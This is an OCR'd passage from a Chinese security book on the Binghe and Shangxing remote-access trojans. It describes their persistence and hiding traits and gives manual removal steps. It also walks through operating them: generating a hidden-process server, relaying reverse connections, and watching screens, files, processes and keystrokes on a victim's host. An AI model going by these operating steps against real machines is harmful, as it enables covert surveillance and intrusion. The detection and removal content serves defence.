启动组中会添加 KERNEL32.EXE，注册表键值为 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，如图 9.31 所示。

图 9.31 冰河的启动项

注意，以上特征根据服务端配置的不同可能会有所不同。

9.3.3 冰河的使用

单击“添加主机”按钮，输入种植服务端的主机信息，如图 9.32 所示。添加成功之后，就可以看到对方主机的情况了，如图 9.33 所示。

图 9.32 添加主机

图 9.33 添加主机成功

要进行屏幕监控，单击“查看屏幕”按钮，选择相应的设置，即可看到对方的屏幕，如图 9.34 所示。




图 9.34 屏幕查看

可以看出冰河的屏幕监控功能不是很好。

“冰河信使”是一个给服务端发送信息的功能，单击“冰河信使”按钮，弹出菜单，在其中填写相应的信息，单击“发送”按钮，则服务端的主机上会弹出发送的信息，如图 9.35 所示。

文件管理功能是另外一个功能。在“文件管理器”选项卡中，可以像操作自己的计算机一样操作远程主机，如图 9.36 所示。




图 9.35 冰河信使

图 9.36 冰河文件管理

远程命令是冰河的主要功能，里面有各种类型的命令，在“命令控制台”选项卡中就可以看到。如图 9.37 所示，是一个获得系统信息的命令。

9.3.4 冰河的手工卸载

最后介绍一下如何手工卸载冰河，专业卸载工具很多，这里就不介绍了。

step 1 打开注册表 regedit.exe。

图 9.37 远程命令

step 2 进入 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run。

step 3 查找两个路径并删除 C:\windows\system\kernel32.exe 和 C:\windows\system\sysexplr.exe。

step 4 关闭 regedit.exe，重新启动 Windows。

step 5 删除 C:\windows\system32\kernel32.exe 和 C:\windows\system32\sysexplr.exe 木马程序。

这是根据标准配置来进行服务端配置的删除方法，其余配置可以相应进行处理。

9.4 上兴远程控制

这是一个反弹连接型木马，所以需要配置中转服务器（用之前申请的那个地址），其客户端界面如图 9.38 所示。

图 9.38 上兴远程控制界面

9.4.1 配置自动上线

单击客户端的“更新 IP”按钮，在弹出的窗口中输入之前申请的免费空间的信息，然后单击“更新”按钮，则客户端信息就保存到了中转服务器中，如图 9.39 所示。

9.4.2 配置服务端程序

单击客户端的“配置服务端”按钮，在弹出的窗口中填入相应的信息，如图 9.40 所示。

图 9.39 配置中转服务器




图 9.40 配置服务端

单击“生成服务端”按钮，然后选择放置服务端的位置，之后就可以看到生成的服务端了。

9.4.3 上兴远程控制的基本特征

上兴远程控制的基本特征如下：

- 由于在配置服务端时可以隐藏进程，所以在任务管理器中无法找到该进程，但通过工具可以看到被注入的 IEXPLORE.EXE，如图 9.41 所示。




图 9.41 被注入的 IEXPLORE.EXE 进程




图 9.42 注册的服务项

图 9.43 服务在注册表中的键值

◆ 注册成为了服务项，如图 9.42 所示。

◆ 在注册表中的键值如图 9.43 所示。

9.4.4 上兴远程控制的使用

实现远程屏幕功能，只要单击客户端的“远程屏幕”按钮，就可以看到对方的屏幕内容了，如图 9.44 所示。




图 9.44 远程屏幕

在屏幕监视界面中有“键盘控制”和“鼠标控制”两个按钮，单击按钮则可以进行相应的远程控制。

单击“文件管理”按钮，在客户端左下方选中欲操作的主机并展开，可以看到主机的硬盘分区情况，然后就可以进行相应的文件操作了，如图 9.45 所示。

图 9.45 文件管理

单击“注册表”按钮，可以看到对方主机的注册表。还有很多功能可以选择，如图 9.46 所示。




图 9.46 注册表控制

单击客户端上的“服务管理”按钮，再单击右侧的“查看服务”按钮，就可以看到远程主机上的所有服务信息。右侧还有很多对服务进行操作的按钮，如图 9.47 所示。

图 9.47 服务管理

单击“进程管理”按钮，然后再单击“查看进程”按钮，就可以查看对方机器中所有的进程。同时还提供有“终止进程”功能，如图 9.48 所示。

图 9.48 进程管理

单击“命令提示符”按钮，会出现一个类似终端的界面，可以在其中进行相应的操作，如图

9.49 所示。

图 9.49 命令提示符界面

“键盘记录”功能可以记录远程用户的键盘操作。单击“键盘记录”按钮，在弹出的窗口中单击“启动键盘记录”按钮，这时就可以慢慢等待服务端的用户输入信息了。过一段时间后单击“终止键盘记录”按钮，然后单击“查看键盘记录”按钮，即可看到对方在这段时间内所有的键盘记录，如图 9.50 所示。




图 9.50 键盘记录

“批量命令”包含了一些有用的小功能，如这里试验的“开启代理”功能。单击“批量开启代理”按钮，选中要操作的主机，然后在“开启 HTTP 代理”中单击“开启代理”按钮，就可以看到

服务器中开启的端口，如 1080 端口已经打开了，如图 9.51 所示。




图 9.51 打开代理

对上兴远程控制的使用就介绍到这里，下面介绍如何手工删除服务端。

9.4.5 手工删除上兴远程控制

手工删除上兴远程控制的步骤如下：

step 1 先运用第三方软件结束 IEXPLORE.EXE 进程，如图 9.52 所示。




图 9.52 结束进程

